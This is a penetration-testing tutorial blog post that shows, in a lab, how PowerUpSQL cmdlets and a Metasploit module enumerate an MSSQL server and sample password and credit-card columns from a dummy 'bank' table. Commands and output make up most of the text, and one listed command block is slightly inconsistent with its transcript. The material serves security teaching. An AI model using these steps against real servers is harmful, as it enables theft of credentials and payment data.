

MSSQL for Pentester: Extracting Juicy Information

October 6, 2021 By Raj Chandel

In this post, you will learn how will can extract sensitive sample information stored in the mssql by using powerupsql and mssql. In our [previous](#) article, we have mention tools and techniques that can be used to enumerate MSSQL Instances.

Table of Contents

Lab setup

PowerupSQL

- Extracting Database Name
- Extracting Database Information
- Extracting Database Login


Metasploit

Lab Setup

Follow the [article](#) for MSSQL Lab Setup and download PowerupSQL from [Github](#). PowerUpSQL includes functions that support SQL Server discovery, weak configuration auditing, privilege escalation on the scale, and post-exploitation actions such as OS command execution.

In order to enumerate juicy information, let's create a database, tables and records.

```
create database bank;
```



```
CREATE TABLE Customers (  
    CustomerID int,  
    LastName varchar(255),  
    FirstName varchar(255),
```

```
    passw varchar(255),  
    creditcard varchar(255)  
);
```

```
SQLQuery1.sql - Wl...SS.master (SA (53))*  
CREATE TABLE Customers (  
    CustomerID int,  
    LastName varchar(255),  
    FirstName varchar(255),  
    passw varchar(255),  
    creditcard varchar(255)  
);  
  
100 %  
Messages  
Commands completed successfully.  
  
Completion time: 2021-09-13T12:39:15.7599673-07:00
```


```
INSERT INTO Customers(CustomerID, LastName, FirstName, passw, creditcard)  
VALUES ('01', 'Technologies','Ignite', 'admin123', '1111-2222-3333-4444');  
INSERT INTO Customers(CustomerID, LastName, FirstName, passw, creditcard)  
VALUES ('02', 'Sharma','Nisha', 'admin1234', '5555-6666-7777-8888');  
INSERT INTO Customers(CustomerID, LastName, FirstName, passw, creditcard)  
VALUES ('03', 'Chandel','Raj', 'admin12345', '9999-1010-1020-1030');  
INSERT INTO Customers(CustomerID, LastName, FirstName, passw, creditcard)  
VALUES ('04', 'Madan','Geet', 'admin12311', '1234-5678-9012-3456');
```

```
SQLQuery1.sql - Wl...SS.master (SA (53))*  
INSERT INTO Customers(CustomerID, LastName, FirstName, passw, creditcard)  
VALUES ('01', 'Technologies','Ignite', 'admin123', '1111-2222-3333-4444');  
  
INSERT INTO Customers(CustomerID, LastName, FirstName, passw, creditcard)  
VALUES ('02', 'Sharma','Nisha', 'admin1234', '5555-6666-7777-8888');  
  
INSERT INTO Customers(CustomerID, LastName, FirstName, passw, creditcard)  
VALUES ('03', 'Chandel','Raj', 'admin12345', '9999-1010-1020-1030');  
  
INSERT INTO Customers(CustomerID, LastName, FirstName, passw, creditcard)  
VALUES ('04', 'Madan','Geet', 'admin12311', '1234-5678-9012-3456');  
  
100 %  
Messages  
  
(1 row affected)  
  
(1 row affected)  
  
(1 row affected)  
  
(1 row affected)  
  
Completion time: 2021-09-13T12:39:41.2055062-07:00
```

Extracting Database Name

You may use the command below to get a list of all SQL Server databases that are accessible.

```
Get-SQLDatabaseThreaded -Threads 10 -Username sa -Password Password@1 -Instance WIN-P830S778EQK\SQLEXPRESS -verbose | select -ExpandProperty DatabaseName
```



```
PS C:\Users\ignite\Desktop> Get-SQLDatabaseThreaded -Threads 10 -Username sa -Password Password@1 -Instance WIN-P830S778EQK\SQLEXPRESS -verbose | select -ExpandProperty DatabaseName
VERBOSE: Creating runspace pool and session states
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Connection Success.
VERBOSE: Closing the runspace pool
master
tempdb
model
msdb
ignite
bank
PS C:\Users\ignite\Desktop>
```

Extracting Database Information

The script given below utilises that variable to search all available SQL Servers for database table column names containing the given keywords.

```
Get-SQLColumnSampleDataThreaded -Threads 10 -Keywords "password, credit" -SampleSize 5 -ValidateCC NoDefaults -Username sa -Password Password@1 -Instance WIN-P830S778EQK\SQLEXPRESS -Verbose
```

```

PS C:\Users\ignite\Desktop> Get-SQLColumnSampleDataThreaded -Threads 10 -Keywords "passw, creditcard" -SampleSize 5 -ValidateCC -NoDefaults -Username sa -Password Password@1 -Instance WIN-P830S778EQK\SQLEXPRESS -Verbose
VERBOSE: Creating runspace pool and session states
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : START SEARCH DATA BY COLUMN
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : - Connection Success.
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : - Searching for column names that match criteria...
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : - Column match: [ignite].[dbo].[Table_1].[passwords]
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : - Selecting 5 rows of data sample from column [ignite].[dbo].[Table_1].[passwords]
.
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : - Column match: [bank].[dbo].[Customers].[passw]
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : - Selecting 5 rows of data sample from column [bank].[dbo].[Customers].[passw].
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : END SEARCH DATA BY COLUMN
VERBOSE: Closing the runspace pool

ComputerName : WIN-P830S778EQK
Instance      : WIN-P830S778EQK\SQLEXPRESS
Database      : bank
Schema        : dbo
Table         : Customers
Column        : passw
Sample        : admin123
RowCount      : 4
IsCC          : False

ComputerName : WIN-P830S778EQK
Instance      : WIN-P830S778EQK\SQLEXPRESS
Database      : bank
Schema        : dbo
Table         : Customers
Column        : passw
Sample        : admin1234
RowCount      : 4
IsCC          : False

ComputerName : WIN-P830S778EQK
Instance      : WIN-P830S778EQK\SQLEXPRESS
Database      : bank
Schema        : dbo
Table         : Customers
Column        : passw
Sample        : admin12345
RowCount      : 4
IsCC          : False

ComputerName : WIN-P830S778EQK
Instance      : WIN-P830S778EQK\SQLEXPRESS
Database      : bank
Schema        : dbo
Table         : Customers
Column        : passw

```

Extracting Database Login

This module will enumerate SQL Server Logins based on login id using SUSER_NAME() and only the Public role.

```

Import-Module .\PowerUpSQL
Get-SQLFuzzServerLogin -Username sa -Password Password@1 -Instance WIN-P830S778EQK\SQLEXPRESS -verb

```

```

C:\Users\ignite\Desktop>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\ignite\Desktop> Import-Module .\PowerUpSQL.ps1
PS C:\Users\ignite\Desktop> Get-SQLFuzzServerLogin -Username sa -Password Password@1 -Instance WIN-P830S778EQK\SQLEXPRESS -verbose
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Connection Success.
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Enumerating principal names from 10000 principal IDs..
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Complete.

```

ComputerName	Instance	PrincipalId	PrincipleName
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	1	sa
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	2	public
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	3	sysadmin
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	4	securityadmin
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	5	serveradmin
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	6	setupadmin
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	7	processadmin
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	8	diskadmin
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	9	dbcreator
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	10	bulkadmin
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	101	##MS_SQLResourceSigningCertificate##
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	102	##MS_SQLReplicationSigningCertificate##
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	103	##MS_SQLAuthenticatorCertificate##
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	105	##MS_PolicySigningCertificate##
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	106	##MS_SmoExtendedSigningCertificate##
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	121	##Agent XPs##
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	122	##SQL Mail XPs##
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	123	##Database Mail XPs##
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	124	##SMO and DMO XPs##
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	125	##Ole Automation Procedures##
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	126	##Web Assistant Procedures##
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	127	##xp_cmdshell##
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	128	##Ad Hoc Distributed Queries##
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	129	##Replication XPs##
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	257	##MS_PolicyTsqlExecutionLogin##
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	259	WIN-P830S778EQK\Administrator
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	260	NT SERVICE\SQLWriter
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	261	NT SERVICE\Winmgmt
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	262	NT Service\MSSQL\$SQLEXPRESS
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	263	BUILTIN\Users
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	264	NT AUTHORITY\SYSTEM
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	265	NT SERVICE\SQLTELEMETRY\$SQLEXPRESS
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	266	##MS_PolicyEventProcessingLogin##
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	267	##MS_AgentSigningCertificate##
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	268	lowpriv
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	270	WIN-P830S778EQK\ignite
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	271	aarti
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	272	pavan
WIN-P830S778EQK	WIN-P830S778EQK\SQLEXPRESS	273	nisha

Metasploit

This script will search through all of the non-default databases on the SQL Server for columns that match the keywords defined in the TSQL KEYWORDS option. If column names are found that match the defined keywords and data is present in the associated tables, the script will select a sample of the records from each of the affected tables. The sample size is determined by the SAMPLE_SIZE option and results in output in a CSV format.

```

use auxiliary/admin/mssql/mssql_findandsampleddata
set rhosts 192.168.1.146
set username Password@1
set sample_size 4
set keywords FirstName|passw|credit
exploit

```

```

msf6 > use auxiliary/admin/mssql/mssql_findandsampleddata
msf6 auxiliary(admin/mssql/mssql_findandsampleddata) > set rhosts 192.168.1.146
rhosts => 192.168.1.146
msf6 auxiliary(admin/mssql/mssql_findandsampleddata) > set username lowpriv
username => lowpriv
msf6 auxiliary(admin/mssql/mssql_findandsampleddata) > set password Password@1
password => Password@1
msf6 auxiliary(admin/mssql/mssql_findandsampleddata) > set sample_size 4
sample_size => 4
msf6 auxiliary(admin/mssql/mssql_findandsampleddata) > set keywords FirstName|passw|credit
keywords => FirstName|passw|credit
msf6 auxiliary(admin/mssql/mssql_findandsampleddata) > exploit

```

```

[*] 192.168.1.146:1433 - Attempting to connect to the SQL Server at 192.168.1.146:1433 ...
[+] 192.168.1.146:1433 - Successfully connected to 192.168.1.146:1433
[*] 192.168.1.146:1433 - Attempting to retrieve data ...

```

Server	Database	Schema	Table	Column	Data Type	Sample Data	Row Count
WIN-P830S778EQK\SQLEXPRESS	bank	dbo	Customers	creditcard	varchar	1111-2222-3333-4444	4
WIN-P830S778EQK\SQLEXPRESS	bank	dbo	Customers	creditcard	varchar	1234-5678-9012-3456	4
WIN-P830S778EQK\SQLEXPRESS	bank	dbo	Customers	creditcard	varchar	5555-6666-7777-8888	4
WIN-P830S778EQK\SQLEXPRESS	bank	dbo	Customers	creditcard	varchar	9999-1010-1020-1030	4
WIN-P830S778EQK\SQLEXPRESS	bank	dbo	Customers	FirstName	varchar	Geet	4
WIN-P830S778EQK\SQLEXPRESS	bank	dbo	Customers	FirstName	varchar	Ignite	4
WIN-P830S778EQK\SQLEXPRESS	bank	dbo	Customers	FirstName	varchar	Nisha	4
WIN-P830S778EQK\SQLEXPRESS	bank	dbo	Customers	FirstName	varchar	Raj	4
WIN-P830S778EQK\SQLEXPRESS	bank	dbo	Customers	passw	varchar	admin123	4
WIN-P830S778EQK\SQLEXPRESS	bank	dbo	Customers	passw	varchar	admin12311	4
WIN-P830S778EQK\SQLEXPRESS	bank	dbo	Customers	passw	varchar	admin1234	4
WIN-P830S778EQK\SQLEXPRESS	bank	dbo	Customers	passw	varchar	admin12345	4